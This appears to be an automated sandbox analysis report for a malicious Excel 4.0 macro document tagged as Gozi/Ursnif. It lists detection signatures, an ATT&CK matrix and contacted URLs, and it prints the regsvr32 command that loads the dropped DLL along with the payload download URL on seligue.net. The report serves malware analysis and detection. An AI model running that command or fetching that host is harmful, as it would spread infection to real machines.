ID: 324311
Sample Name: document-1425391613.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:42:25
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1425391613.xls

Overview


General Information

Sample Name:	document-1425391613.xls
Analysis ID:	324311
MD5:	272290a1fec50e7.
SHA1:	394504cde4fe75c..
SHA256:	15f053ef9e78c33..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5856 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5552 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1425391613.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1425391613.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1425391613.xls	35%	Virustotal		Browse
document-1425391613.xls	14%	Metadefender		Browse
document-1425391613.xls	48%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
seligue.net	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://seligue.net/ds/231120.gif	0%	URL Reputation	safe	
http://https://seligue.net/ds/231120.gif	0%	URL Reputation	safe	
http://https://seligue.net/ds/231120.gif	0%	URL Reputation	safe	
http://https://seligue.net/ds/231120.gif	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
seligue.net	192.185.215.146	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://login.microsoftonline.com/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://shell.suite.office.com:1443	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://wus2-000.contentsync.	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://powerlift.acompli.net	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://cortana.ai	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://api.aadrm.com/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://api.microsoftstream.com/api/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://cr.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://graph.ppe.windows.net	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://seligue.net/ds/231120.gif	document-1425391613.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://store.office.cn/addinstemplate	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	F0167333-A0B2-4A84-BBE2-E95029710D76.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
